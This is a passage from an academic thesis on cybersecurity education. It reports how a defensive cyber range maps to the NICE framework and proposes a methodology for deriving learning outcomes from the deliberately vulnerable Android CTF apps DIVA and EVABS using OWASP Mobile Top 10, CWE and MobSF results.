In this subsection, the matching between the KSAT taxonomy and the NICE-by-design Cyber Range is presented as an evaluation process. The scenarios were designed taking into account the following Workforce Categories: (i) “Protect and Defend (PR)”, and (ii) “Operate and Maintain (OM)”. The relevant Specialty Areas involved: (i) “Cyber Defense Analysis”, (ii) “Cyber Defense Infrastructure Report”, (iii) “Vulnerability Assessment and Management”, (iv)

“Systems Administration”, and (v) “Network Services”. The main Work Role covered by the Cyber Range was the following: “Cybersecurity Defense Analysis (PR-CDA-001)”. Each scenario consists of a table that matches it with the KSAT taxonomy. The matching not only extensively documents the developed scenarios, but also validates that the specific learning goals are met.

The NICE-by-design Cyber Range consists of 16 cybersecurity scenarios that were described in the previous subsection. Table 5.28 presents the results of the matching of the Cyber Range with the NICE framework, which was used to design, document, and evaluate the learning outcomes of the Cyber Range.

Table 5.28: Scenario coverage of the NICE-by-design Cyber Range.

WKFC Categories from NICE	Number of Scenarios
Protect and Defend (PR)	8
Operate and Maintain (OM)	6
Specialty Areas	
Cybersecurity Defense Analysis (CDA)	7
Cybersecurity Defense Infrastructure Support (INF)	4
Systems Administration (ADM)	4
Vulnerability Assessment and Management (VAM)	2
Network Services (NET)	1
Work Roles	
Cyber Defense Analyst (PR-CDA-001)	7
System Administrator (OM-ADM-001)	5
Cyber Defense Infrastructure Support Specialist (PR-INF-001)	4
Vulnerability Assessment Analyst (PR-VAM-001)	1
Network Operations Specialist (OM-NET-001)	1

The scenarios focused on the Workforce Categories that include (i) “Protect and Defend (PR)”, and (ii) “Operate and Maintain (OM)”. This is expected since the developed Cyber Range is mainly relevant to blue teams and defensive tasks. During the matching, issues on the definitions of the KSAT taxonomy, as well as taxonomy concept overlaps were identified.

Regarding the Specialty Areas, the Cybersecurity Defense Analysis (CDA) is maintained by most of the labs, while Defense Infrastructure Support (INF) is also provided. Furthermore, System Administration (ADM) and information related to Network Services (NET) are highly presented in the Cyber Range. Operations regarding the Work Role of Vulnerability Assessment Analysts are provided in Scenario SOC16 Vulnerability Assessment and Packet Capturing in the previous subsection.

As presented in Table 5.29, the Work Role “Cyber Defense Analyst - PR-

Table 5.29: Overall Matching of the Cyber Range with the NICE framework.

Work Roles	Knowledge (K)	Skills (S)	Abilities (A)	Tasks (T)
Cyber Defense Analyst (PR-CDA-001)	59%	77%	100%	67%
System Administrator (OM-ADM-001)	37%	7%	22%	0%
Cyber Defense Infrastructure Support Specialist (PR-INF-001)	58%	11%	100%	0%
Vulnerability Assessment Analyst (PR-VAM-001)	48%	25%	50%	0%
Network Operations Specialist (OM-NET-00)	10%	9%	37.5%	0%

CDA-001” is sufficiently covered by the Cyber Range. The NICE framework recommends that specific missing KSATs to be included in order to completely cover the specific Work Role. Most of the concepts that were not provided in the Cyber Range are related to non-technical concepts. This includes risk management, security standards, regulations, privacy principles, and reporting structure within the organizations (K0002, K0003, K0004, K0044, K0065, K0168, K0203, K0222, K0260, K0261, K0262, S0147, S0169, S0367, S0370, T0178). Topics related to the operational impact of cybersecurity failures, applicability of patches, and access control must be included as well (K0006, K0007, K0056, K0074, T0475), as well as fundamental knowledge related to databases, algorithms, encryption, and host and network management (K0015, K0018, K0019, K0024, K0033, K0303, K0322, T0292).

In terms of Tasks (T), more focused work is required in order to include the concepts that are missing. For example, the Cyber Range should be able to host threat and vulnerability management (T0178, T0292, T0526), malware removal (T0296), network forensics (T0043, T0298), reporting and risk mitigation (T0178, T0548) among others. The aforementioned concepts are easy to add to the Cyber Range by using a handbook and storytelling in order to extend to the business operations and nontechnical concepts. Minor work is required to include technical tasks that are currently missing. As a result, this overview provides the opportunity to include the relevant content to fulfill the Work Role requirements. The NICE framework provides the opportunity to highlight any knowledge gaps and extend the Cyber Range to meet the Work Role requirements, providing a more robust structure.

5.3 Analysis and Evaluation of Capture the Flag Challenges in Secure Mobile Application Development

This study presents the benefits of using a systematic evaluation methodology to determine the learning outcomes of CTF challenges. To the best of the authors' knowledge, a systematic evaluation methodology for CTF challenges has not been presented until this research. This study contributes to the following: (i) identify the importance of educational frameworks in cybersecurity and popular open taxonomies, (ii) develop an evaluation methodology as a systematic approach to determine the learning outcomes from CTF challenges, (iii) evaluate CTF challenges for secure mobile application development as a proof of concept.

Cyberattacks are constantly evolving, while the skills shortage in cybersecurity remains a significant problem (Furnell, 2021; Ul Haq & Khan, 2021; Nock, Starkey, & Angelopoulos, 2020; Payne, 2013; Vogel, 2016). The skills shortage mainly concerns technical concepts of cybersecurity that are not usually covered in the existing curriculum (Furnell, 2021). CTF challenges are a novel approach to engage students in technical concepts and provide a digital environment for them to practice on various topics in cybersecurity and IT (Burns, Rios, Jordan, Gu, & Underwood, 2017; Caraguay & López, 2021; Yamin & Katt, 2022; Votipka et al., 2021; Vykopal, Švábenský, & Chang, 2020; Burley et al., 2018). CTF challenges generally simulate systems that contain intentional security flaws and software vulnerabilities for educational purposes (Bhatt, Ahmed, & Lin, 2018). Therefore, a significant benefit is the ability of CTF challenges to introduce technical concepts using realistic scenarios (Taylor et al., 2017b; Ford et al., 2017). Furthermore, the scoring system maintained by the CTF challenges can significantly increase student engagement in the learning process (Lehrfeld & Guest, 2016; Leune & Petrilli Jr, 2017; Diakoumakos, Chaskos, Kolokotronis, & Lepouras, 2021).

Various CTF challenges exist; however, the learning outcomes of the CTF challenges are not always clear (Chung & Cohen, 2014). Furthermore, not all cybersecurity topics are adequately covered in CTF challenges (Švábenský, Čeleda, Vykopal, & Brišáková, 2021). For example, a relevant topic that needs

further exploration and is not adequately addressed by CTF challenges is the development of secure mobile applications. This learning topic, though important, has not been adequately addressed by the existing CTF challenges (Team, 2022). The development of secure mobile applications is an evolving topic that evolves due to technological growth and the continuous evolution of cyberattacks (Meng, Qian, Lo, Bhattacharya, & Wu, 2018; Ul Haq & Khan, 2021). Furthermore, this learning topic is difficult to cover since mobile applications involve a complex digital environment that typically includes cloud services that extend to the Internet of Things (IoT) (Gao, Li, Kong, Bissyandé, & Klein, 2019).

CTF challenges can address the aforementioned problems; however, learning outcomes must be clear and related to the academic curriculum and educational frameworks to maintain a consistent structure to meet learning needs. Evaluation is an important step to understand the context of CTF challenges and evaluate if they provide realistic security scenarios with respect to the curriculum (Švábenský et al., 2021; Ellis, Baum, Filer, & Edwards, 2021; Ul Haq & Khan, 2021; Espinha Gasiba, Lechner, & Pinto-Albuquerque, 2020). As a result, a systematic evaluation methodology is required that is able to extract learning outcomes from CTF challenges in a constructed way.

Therefore, in this section, the results of a systematic evaluation methodology are presented to determine the learning outcomes of CTF challenges. To provide a proof-of-concept, two CTF challenges were evaluated that have learning goals in the topic of development of secure mobile applications.

The objective of this study was to develop a systematic evaluation method using the Open Web Application Security Project (OWASP) Mobile Top 10²³, the MITRE Common Weakness Enumeration (CWE²⁴) and the NICE framework (Newhouse, Keith, Scribner, & Witte, 2017; Paulsen et al., 2012). OWASP also publishes the Mobile Application Security Verification Standard (MASVS²⁵), which outlines the security requirements of mobile applications. The above approaches were used to identify whether it is possible to extract learning outcomes from the selected CTF challenges. Finally, the National Initiative for Cybersecurity Education (NICE) published by the National Institute of Stan-

²³<https://owasp.org/www-project-mobile-top-10/>

²⁴<https://cwe.mitre.org/>

²⁵<https://github.com/OWASP/owasp-masvs>

dards and Technology (NIST) (Newhouse et al., 2017; Paulsen et al., 2012), aims to provide a systematic structure on cybersecurity education and learning. The NICE framework was used to indicate the relationship of cybersecurity exercises with the work roles proposed by the framework and to define potential learning benefits. Two CTF challenges were selected, namely (i) **Damn Insecure and Vulnerable App** (DIVA²⁶), and (ii) **Extremely Vulnerable Android Labs** (EVABS²⁷). The evaluation of the CTF challenges aimed to prove whether DIVA and EVABS can provide their promised learning outcomes.

The study validates the possibility of enabling existing knowledge to systematically determine the learning outcomes of CTF challenges. Educators can use the proposed methodology to extract the learning outcomes of existing or upcoming CTF challenges, including, but not limited to, the development of secure mobile applications. Furthermore, this research presents the evaluation results of two CTF challenges (DIVA and EVABS) as a proof-of-concept of the evaluation. The selected CTF challenges are evaluated to determine whether they can adequately cover the learning needs of the topic. For doing so, the OWASP Mobile Top 10 Risks, the MITRE **Common Weakness Enumeration (CWE)** and the NICE framework were used. Finally, a matching of DIVA and EVABS to the work role “Vulnerability Assessment Analyst (Work Role ID: PR-VAM-001)”, proposed by the NICE framework.

To the best of the authors’ knowledge, no similar research has been conducted that matches CTF challenges on secure mobile application development to a framework or a structured evaluation methodology, by extracting the learning outcomes of each challenge. Other researchers have also created a framework to evaluate security competitions (Raman, Sunny, Pavithran, & Achuthan, 2014). The researchers mentioned in their work identified the ten most important factors from the CTF competitions. In terms of DIVA research has been done to use it as a vulnerable application for experimental purposes (Joseph, Zibran, & Eishita, 2021). In another work (Mitra & Ranganath, 2017), the researchers described 25 known vulnerabilities that cover four areas of Android applications and created a framework as an open-source

²⁶<https://www.nist.gov/itl/applied-cybersecurity/nice/nice-framework-resource-center/latest-updates>

²⁷<https://github.com/abhi-r3v0/EVABS>

repository²⁸. Finally, a complete security penetration test was conducted in several Android applications, including DIVA, following the most common risks according to OWASP Mobile 2016 (Borja, Benalcázar, Valdivieso Caraguay, & Barona López, 2021).

OWASP Mobile Top 10²⁹ has also been used in other work to perform vulnerability assessments in mobile applications (Ul Haq & Khan, 2021; Alanda, Satria, Mooduto, & Kurniawan, 2020; Borja et al., 2021). In their work, the researchers performed a penetration test on DIVA and other vulnerable applications to identify vulnerabilities, perform a risk analysis, and provide security recommendations for each layout and risk matrix (Borja et al., 2021). Other work analyzes mobile security using different approaches to provide security guidelines from a software development perspective (e.g., (Gil, Baquero, Hernández, & Rodríguez, 2018)). In (Gil et al., 2018), the NICE framework was used to determine learning outcomes and to identify whether the CTF challenges are capable of covering a NICE Work Role. The NICE framework has previously been used to assess laboratories and CTF challenges (Dawson et al., 2019; Pham et al., 2016; Beuran et al., 2017). For example, Dawson et al. (Dawson et al., 2019) evaluated their exercises by matching them with Tasks (T) of the NICE framework taxonomy. In another work (Karjalainen et al., 2020), it was studied whether NICE can be used as a baseline to create questionnaires that measure the level of knowledge improvement (Karjalainen et al., 2020). In addition to the above, the NICE taxonomy has been used to evaluate Cyber Ranges and cybersecurity exercises (Pham et al., 2016; Beuran et al., 2017). Although the aforementioned research papers share some concerns about secure mobile application development, they do not provide a structured methodology to examine vulnerable mobile applications using a specific framework to extract potential learning outcomes from the various approaches and challenges.

5.3.1 Methodology

The methodology presents the three methodological evaluation steps to systematically determine the learning outcomes of the CTF challenges: (i) Lab/Ex-

²⁸<https://bitbucket.org/secure-it-i/android-app-vulnerability-benchmarks/>

²⁹<https://owasp.org/www-project-mobile-top-10/>

ercise Execution, (ii) Vulnerability and threat analysis, and (iii) Relation to the CTF challenges and the NICE framework. To test the approach, two CTF challenges (DIVA and EVABS) with respect to the development of secure mobile applications were selected. The vulnerability and threat analysis was carried out to retrieve information on vulnerabilities and match it with common taxonomies from OWASP and MITRE. Then the matching with the NICE framework provided the relation to the academic curriculum and supported the investigation of the learning outcomes of the CTF challenges. The steps of methodology of the proposed systematic evaluation are summarized in Figure 5.7.




Figure 5.7: Methodology steps followed in this research.

Methodology Step 01 – Lab/ Exercise Execution. This step involves choosing and executing a CTF challenge. It is usually considered good practice to solve the challenges to fully understand the exercises. During the lab execution, a first indication of the learning outcomes of the challenge can be identified. As proof of concept and to test the proposed methodology, the following CTF challenges were evaluated: (i) Damn Insecure and Vulnerable App (DIVA³⁰) and (ii) Extremely Vulnerable Android Labs (EVABS³¹). DIVA and EVABS maintain two vulnerable Android applications in the form of **Android Package Kits (APK)** and CTF challenges to engage trainees. Therefore, DIVA and EVABS are a combination of virtual laboratories and CTF challenges. To instantiate the step, DIVA and EVABS challenges were deployed

³⁰<https://www.nist.gov/itl/applied-cybersecurity/nice/nice-framework-resource-center/latest-updates>

³¹<https://github.com/abhi-r3v0/EVABS>

and completed using the APK files provided. The challenges were solved to understand their educational aspects.

DIVA and EVABS are open-source Android applications that are intentionally vulnerable to act as learning platforms for the security of Android applications. The main objective of DIVA and EVABS is to introduce beginners with very limited or zero knowledge to the major and common vulnerabilities in real-world Android applications. The challenges follow a CTF-like approach, resulting in a gamified version of efficient learning. The selected challenges have been mentioned elsewhere (Joseph et al., 2021) about their capability as learning tools that involve coding vulnerabilities that cover insecure logging, insecure data storage, input validation errors, and access control issues. Along with other benefits, the aforementioned approaches have the capability to effectively introduce students to technical details and provide a virtual lab with engage to the Android ecosystem. The scope of the evaluation of DIVA and EVABS was to discover whether such approaches can procure the expected learning outcomes. The evaluation also presents whether such approaches can provide realistic exercises enough for students to familiarize themselves with the cybersecurity concepts on this topic (Furfaro, Argento, Parise, & Piccolo, 2017). Both DIVA and EVABS are some of the most popular discovered also in the literature (Joseph et al., 2021), while their main idea is similar to other popular approaches, such as WebGoat and Damn Vulnerable Web Application (DVWA).

Methodology Step 02 – Vulnerability and threat analysis. A vulnerability assessment is performed to validate that the vulnerabilities presented or hidden in the challenge exist and that they can be determined in an automated way. This step also indicates whether the challenges are realistic enough. To instantiate the vulnerability assessment, MobSF³² was used to enumerate and analyze the vulnerabilities of DIVA and EVABS. The evaluation provided information on the Top 10 Risks³³, OWASP Mobile Security Testing Guide (MSTG³⁴) and MASVS³⁵, and a relation to MITRE CWE³⁶. The above taxonomies and lists were selected since both OWASP and CWE maintain open-

³²<https://github.com/MobSF/Mobile-Security-Framework-MobSF>

³³<https://owasp.org/www-project-mobile-top-10/>

³⁴<https://github.com/MobSF/owasp-mstg>

³⁵<https://github.com/OWASP/owasp-masvs>

³⁶<https://cwe.mitre.org/>

ness, high-maturity and are constantly updated by the community. A detailed description of the taxonomies that were used from the results of the vulnerability assessment is provided below.

- **OWASP Mobile Top 10 Risks.** OWASP Mobile Top 10³⁷ is a collaborative effort between OWASP and the European Network and Information Security Agency (ENISA) to provide mobile security controls and identify the main risks. The exercises were matched to the Top 10 OWASP Mobile Risks to identify and document the security flaws that exist in each of the challenges.
- **OWASP MSTG and MASVS.** The relation to MSTG and MASVS can be helpful, as MSTG consists of a comprehensive manual for the development and testing of mobile applications, security and reverse engineering, and MASVS is a standard for the security of mobile applications. These approaches can be used as reference guides during all phases of mobile application development and testing, providing complete information on security issues. The aforementioned guides can also be the basis for creating additional educational material.
- **CWE by MITRE.** A relation to CWE³⁸ was considered important for the identification of weaknesses and extend the information already collected from the above. CWE is a community-developed list of software and hardware weaknesses that can also be used to better identify and define security flaws in mobile applications.

Methodology Step 03 – Relation of the challenge to an Educational Framework. In this step, the learning outcomes are categorized by type or topic of knowledge according to the selected educational framework. More specifically, the results provide the following: (i) a classification of the learning outcomes of the exercises and (ii) identify the relevance of the exercise to the taxonomy provided by the selected educational framework. The level between the relationship per exercise and the established learning outcomes is evaluated using the input of the previous methodological step. The NICE framework consists of the following building blocks: (a) Categories, (b) Specialty Areas, and

³⁷<https://owasp.org/www-project-mobile-top-10/>

³⁸<https://cwe.mitre.org/>

(iii) Work Roles, including a taxonomy of capability indicators varying from Knowledge topics to Skills and Abilities that match to specific Work Roles. The KSA taxonomy involves the following capability indicators: (a) Knowledge (K), (b) Skills (S), and (c) Abilities (A), describing the work to be done by the trainees. The KSA taxonomy from NICE was later revised to KST - Knowledge (K), Skills (S), and Tasks (T), by merging Skills with Abilities and creating the capability indicator of Tasks (T). However, the KSA taxonomy has been widely known in recent years, and therefore the framework still maintains the old version. Consequently, in this section, the challenges are examined using the KSA taxonomy. The NICE framework was selected due to its specific and constructed taxonomy; it was considered feasible to be related to the CTF challenges. To instantiate this step in this research, a relationship between the CTF challenge and the NIST's NICE capabilities indicators is established, namely regarding Knowledge (K), Skills (S) and Abilities (A) - the KSA taxonomy. Then the corresponding Work Role "Vulnerability Assessment Analyst (Work Role ID: PR-VAM-001)" was identified to evaluate the exercise using the capability indicators (KSA taxonomy). The level of relation indicates whether the challenges directly or indirectly address the capability indicators (low, average, and high relation). The low score indicates whether the challenges could possibly host, with the correct additions, other relevant capabilities.

The proposed evaluation methodology has to be tested to check its capability to determine the learning outcomes of the CTF challenges. From this perspective, the evaluation methodology was applied to two CTF challenges that relate to secure mobile application development, as seen below.

5.3.2 Lab/Exercise Execution

According to the proposed methodology (described in Section 5.5) and after the execution of the challenges, the vulnerabilities and security flaws of the mobile applications provided by DIVA and EVABS were determined. The methodology steps included: (a) Lab/Exercise Execution, (b) Vulnerability and threat analysis, and (c) Relation of the CTF challenges to the NICE Framework.

DIVA consists of 13 different challenges, included in 5 distinct categories (from DV01 to DV05), while EVABS consists of 12 different challenges. The

purpose of DIVA and EVABS is to engage students for solving the challenges, to use software toolkits to exploit vulnerabilities, and to learn throughout the process. In doing so, students are supposed to understand the risk of vulnerabilities and security flaws. After deploying and executing the CTF challenges, an Android Manifest Analysis (AMA) was conducted on the APK provided by DIVA and EVABS. The results of this analysis provide an initial understanding of the possible learning outcomes (Table 5.30).

Table 5.30: Results retrieved from the Android Manifest Analysis (AMA)

Security Flaws	Learning outcomes	Risk
Debugging is enabled	Engage into debugging and reverse engineering by hooking a debugger. Dump information and access the debugging helper classes [android:debuggable = true].	high
Activities are not protected	Check for unprotected activities that share data with other applications of the device leaving the data accessible to any other activity running on the device [android:exported = true].	high
Application data can be extracted	Extract and back up application data through ADB and USB connection [android:allowBackup = true].	warning
Content provider is not protected	Discover a content provider that is shared with other applications, leaving the data accessible to any other application [android:exported = true].	high

The aforementioned security flaws are frequent when developing a mobile application, as developers might forget to configure properly and secure their application. Students can engage and start to understand fundamental concepts of mobile applications. Furthermore, the manifest analysis provides information on the security fixes (e.g. change the android:debuggable to false). Finally, the security impact and the security risk of such configurations are also mentioned in the manifest analysis report (Table 5.30).

5.3.3 Vulnerability and threat analysis

The vulnerability analysis with MobSF provided a better understanding of the security issues that DIVA and EVABS introduces. Students are invited to engage to security issues related to improper log storage, hard-coding issues, insufficient encryption, and issues regarding access rights, among others. EVABS provides an application as a CTF and presents 12 different challenges (Table 5.31).

Table 5.31: Challenges presented in EVABS

EVABS	Tasks provided from the Challenges
EV01/Debug Me	Debugging mode is enabled, resulting in storing unwanted log files [<i>CWE-532: Insertion of Sensitive Information into Log File, CWE-276: Incorrect Default Permissions, OWASP M10: Extraneous Functionality</i>].
EV02/File Access	Privileges are not configured, and the malicious user can access extra files [<i>OWASP M02: Insecure Data Storage</i>].
EV03/Strings	Understand extraneous functionality and extract stored information from variables in the code [<i>OWASP M10: Extraneous Functionality</i>].
EV04/Resources	Discover the software stack of an Android application and how to access it [<i>OWASP M02: Insecure Data Storage</i>].
EV05/Shares and Prefs	Discover and change the common preferences of an application by changing the key values [<i>OWASP M02: Insecure Data Storage</i>].
EV06/DB Leak	Insecure data storage in a mini database allowing to extract credentials in plain-text [<i>OWASP M01: Improper Platform Usage / OWASP MASVS: MSTG-STORAGE-14</i>].
EV07/Export	Insecure data storage by triggering a process activity internally in code allows exporting data [<i>OWASP M09: Reverse Engineering, M06: Insecure Authorization, M07: Poor Code Quality</i>].
EV08/Decode	Encrypt and decrypt the hard-coded passwords. Hard-coded passwords, though encoded in BASE64 instead of plain-text [<i>OWASP M05: Insufficient Cryptography</i>].
EV09/Smali Injection	Use the “apktool” to access smali code, and repackage the application [<i>OWASP M09: Reverse Engineering, M07: Poor Code Quality</i>].
EV10/Interception	Intercept the network traffic between the application and the server [<i>OWASP M03: Insecure Communication</i>].
EV11/Custom Access	Test various inputs in order to acquire access to restricted areas [<i>OWASP M09: Reverse Engineering, OWASP MASVS: MSTG-STORAGE-14</i>].
EV12/Instrument	Use “Frida” as a software to edit the files of any application [<i>OWASP M10: Extraneous Functionality, M07: Poor Code Quality</i>].

EVABS manages to cover eight topics from the OWASP Top 10 (80 % coverage). This is a good result considering that EVABS is able to address most of the OWASP Mobile Top 10 security risks. The vulnerabilities are not many; however, using the details provided in Table 5.31, it is possible to introduce additional educational material or subtasks to better cover the related learning topics. For example, more information can be provided on mitigation actions or best-practices on secure coding.

DIVA provides a vulnerable application as a CTF challenge and maintains five different challenge Categories, including overall 13 challenges. These challenges provide an opportunity to understand some of the most popular security

flaws that exist in mobile applications. The relation of CTF challenges to OWASP Mobile Top 10, MASVS and MSTG (Table 5.32) provides a guide for students to learn more about these vulnerabilities. DIVA as a CTF does not provide related information; however, educators can combine and use data from the documentation provided by MSTG³⁹, to expand their knowledge.

Table 5.32: DIVA challenges and the relationship with OWASP to discover learning outcomes.

DIVA	Tasks provided in the Challenges
DV01/Insecure Logging	Discover files and logs that include private information entered by the users and placed in the device storage. Retrieve the history of input submissions on the device by retrieving the related logs. Debug mode is enabled, resulting in storing unwanted log files [<i>OWASP MASVS: MSTG-STORAGE-3</i>].
DV02/Hard-coded Issues	Extract credentials, stored keys or passwords that are hard-coded by the developers. Credentials for authentication processes of applications are stored within the code [<i>OWASP M09: Reverse Engineering, OWASP MASVS: MSTG-STORAGE-14</i>].
DV03/Insecure Data Storage	Discover whether confidential information is insecurely stored within the application or device. Private information is stored in plain-text [<i>OWASP M02: Insecure Data Storage, OWASP MASVS: MSTG-STORAGE-2, MSTG-STORAGE-3</i>].
DV04/Input Validation Issues	Access sensitive information on the device without knowing the credentials, interrupting the regular functionality of the application. Injection (SQL, XSS, Command) on both web services and mobile-enabled websites). Lack of input validation procedures, e.g. filtering, enabling SQL injections and buffer overflows [<i>OWASP M07: Client Code Quality</i>].
DV05/Access Control Issues	Bypass the authentication API without registering. Improperly configured procedure for access control, allowing access to restricted application functionalities [<i>OWASP M04: Insecure Authentication</i>].

DIVA manages 40% coverage from the OWASP Mobile Top 10, which is quite low, which means that the scope of the challenges could be limited. EVABS provided a better coverage than DIVA in terms of the OWASP Mobile Top 10 Risks. EVABS maintains 12 different challenges that extend to a further scope than DIVA. However, the scope can be extended in case more challenges or subtasks are provided along with supportive educational material. DIVA challenges might not cover the OWASP Mobile Top 10, though they can be good for students to practise and engage on fundamental topics of secure mobile application development.

³⁹<https://github.com/MobSF/owasp-mstg>

To further validate the learning outcomes and scope of DIVA and EVABS, the relation to the OWASP CWE (Table 5.33) was determined. The importance of this process was to examine whether DIVA and EVABS provide similar challenges. EVABS provides two additional vulnerabilities, namely CWE-89 and CWE-312. Considering that DIVA also includes an SQL injection vulnerability, which the CWE was unable to identify this weakness in DIVA. Therefore, it is important to include reports from multiple taxonomies and enumeration lists to validate the results. From the CWE, it is validated that DIVA and EVABS provide the opportunity for students to engage concepts such as SQL injection, log file retrieval, and cryptography, among others. DIVA and EVABS have in common the following configuration flaws: (i) the debugging option for the mobile application is still enabled, (i) activities are not always protected, (iii) the application maintains backups, and (iv) the content provider is not protected.

Security issues and configuration flaws are fundamental for students to understand the basic concepts of secure mobile development. EVABS maintains more security issues and, more specifically, CWE-312 which is not covered by DIVA. Other than that, EVABS has a higher number of vulnerable files. In terms of the security score provided by MobSF, DIVA scores 38% and EVABS 45%. From the execution and analysis of the DIVA and EVABS, it seems that the challenges share similar content, except that EVABS tends to extend to more specific topics.

CWE showed that most of the weaknesses are related to the phase of “Architecture and Design”, while the likelihood of their exploitation is scored as high in most cases. The relation to OWASP and to CWE⁴⁰ is of equivalent importance. For example, CWE provides the following details: (i) description of the weakness, (ii) internal CWE relationships, (iii) modes of introduction which presents in which phase the vulnerability usually appears, (iv) applicable platforms, (v) common consequences in terms of the CIA, (vi) likelihood of the exploit to occur, (vii) demonstrative examples, (viii) relation to Common Vulnerabilities and Exposures (CVE⁴¹), (ix) potential mitigation actions, x) detection methods, and xi) relation to other taxonomies and attack patterns (CAPEC⁴²). As a result, CWE introduces a significant learning context for

⁴⁰<https://cwe.mitre.org/>

⁴¹<https://cve.mitre.org/>

⁴²<https://capec.mitre.org/>

Table 5.33: Relation between MITRE CWE and CTF challenges

Vulnerabilities	Description of Vulnerability	Risk
CWE-276: Incorrect default permissions	Application can read/ write to external storage. Sensitive information should never be written into a temporary file and must be encrypted. Application creates temporary files (<i>Number of Vulnerable Files: 5 from EVABS and 1 from DIVA</i>).	info
CWE-89: Improper neutralization in SQL Commands (SQL Injection)	Application uses SQLite Database and execute raw SQL queries. Untrusted user input in raw SQL queries can cause SQL Injection. Sensitive information should be encrypted in the database (<i>Number of Vulnerable Files: 1 from EVABS</i>).	warning
CWE-312: Cleartext storage of sensitive information	Files may contain hard-coded sensitive information like usernames, passwords, keys, etc. (<i>Number of Vulnerable Files: 2 from EVABS</i>).	warning
CWE-532: Insertion of sensitive information into log file	The application logs information. Sensitive information should never be logged (<i>Number of Vulnerable Files: 5 from EVABS and 5 from DIVA</i>).	info
CWE-330: Use of insufficiently random values	The Application uses insecure random number generator (<i>Vulnerable Files: 1 from EVABS and 2 from DIVA</i>).	warning

both educators and students. For students, it is important to read and analyze the information from CWE to better understand the security flaws. The taxonomy provides not only a description but also concrete coding examples and potential mitigation and detection actions. Therefore, students can engage more to the CTF challenges, and educators can prepare a better educational context or enhance it by adding additional tasks.

5.3.4 Relation of the CTF challenges to the NICE Framework

In this Section, the matching between the KSA taxonomy and the virtual laboratories of DIVA and EVABS is performed. During the matching, three categories were formulated. The relationship between the challenges and the NICE framework regards the connection of the challenges with capability indicators of Knowledge (K), Skills (S) and Abilities (A), as presented in Tables 5.34, 5.35, and **5.36**. Regarding the capability indicator relevant to Knowledge (K), 77 were addressed during the challenges of a total of 630 capabilities. The capability indicator of Knowledge (K) is directly related to 28 Knowledge (K) topics,

23 maintain moderate relation, and a minimum relationship was identified in 26 Knowledge (K) topics (Table 5.34).

Table 5.34: Relation between CTF challenges and the capability indicator of Knowledge (K)

Level of Relation	Knowledge (K) covered by the Challenges
High	Fundamental knowledge on operating systems, networks and databases (K0007, K0397, K0129, K0130, K0609, K0373, K0417, K0023, K0210, K0224), Vulnerability assessment and offensive security (K0005, K0070, K0481, K0603, K0342, K0362, K0367, K0536), Log analysis, forensic research and data extraction (K0447, K0449, K0535, K0132, K0021).
Moderate	Network forensics, network analysis (K0011, K0046, K0058, K0269, K0334, K0339, K0301), Vulnerability assessment and ethical hacking (K0009, K0013, K0040, K0147, K0119, K0206, K0624), Malware analysis (K0188, K0191, K0392, K0480, K0604), Security fundamentals, encryption and access management (K0308, K0019, K0037, K0336), Intelligence frameworks and platform connectivity (K0283, K0577), Application security, auditing and logging (K0229, K0343, K0363).
Low	Risk management and risk assessment (K0002, K0012, K0115, K0165, K0375), Security and Privacy principles (K0004, K0044, K0157), Malware analysis, reverse engineering and programming structure (K0259, K0106, K0183, K0068), Secure coding and encryption schemes (K0190, K0016, K0018, K0020, K0140), Fundamental networks, protocols and network access control (K0001, K0033, K0034, K0061, K0202, K0393, K0418, K0471, K0089).

The challenges provide an opportunity to present the aforementioned matching (Table 5.34). However, additional instructional material could improve the learning curve for students to build their knowledge. It is indicated from the analysis that the Work Role that is mostly related to the challenges is Vulnerability Assessment Analyst (Work Role ID: PR-VAM-001) with a coverage of 51%. This means that the challenges managed to cover half the Work Role in terms of the capability indicator of Knowledge (K). From the Skills (S) capacity indicator, 30 were addressed from a total number of 374. Of these, 15 maintain a high relationship, 11 maintain a moderate relationship, and 4 were identified to have a low relationship with the challenges (Table 5.35).

The challenges directly cover Knowledge (K) topics related to fundamental concepts of Android OS, the maintained databases that mobile applications might use and engage to vulnerability analysis, log and forensic analysis overall.

Table 5.35: Relation between CTF challenges and the capability indicator of Skills (S)

Level of Relation	Skills (S) covered by the Challenges
High	Vulnerability assessment and system analysis (S0001, S0066, S0078, S0167, S0335, S0006, S0205, S009), Network packet analysis (S0081), Risk assessment and applicability of security principles (S0171, S0367), Offensive security (S0051, S0270, S0293, S0044).
Moderate	Malware analysis and reporting, application code analysis and auditing (S0003, S0120, S0131, S0137), Forensics, log collection and security controls configuration (S0221, S0292, S0034, S0332, S0340, S0063, S0183).
Low	Apply security and privacy principles (S0006, S0205), Vulnerability scanning and system analysis (S0242, S0248).

Other topics are also presented, including a large aspect of Knowledge (K) topics, as presented in Table 5.34.

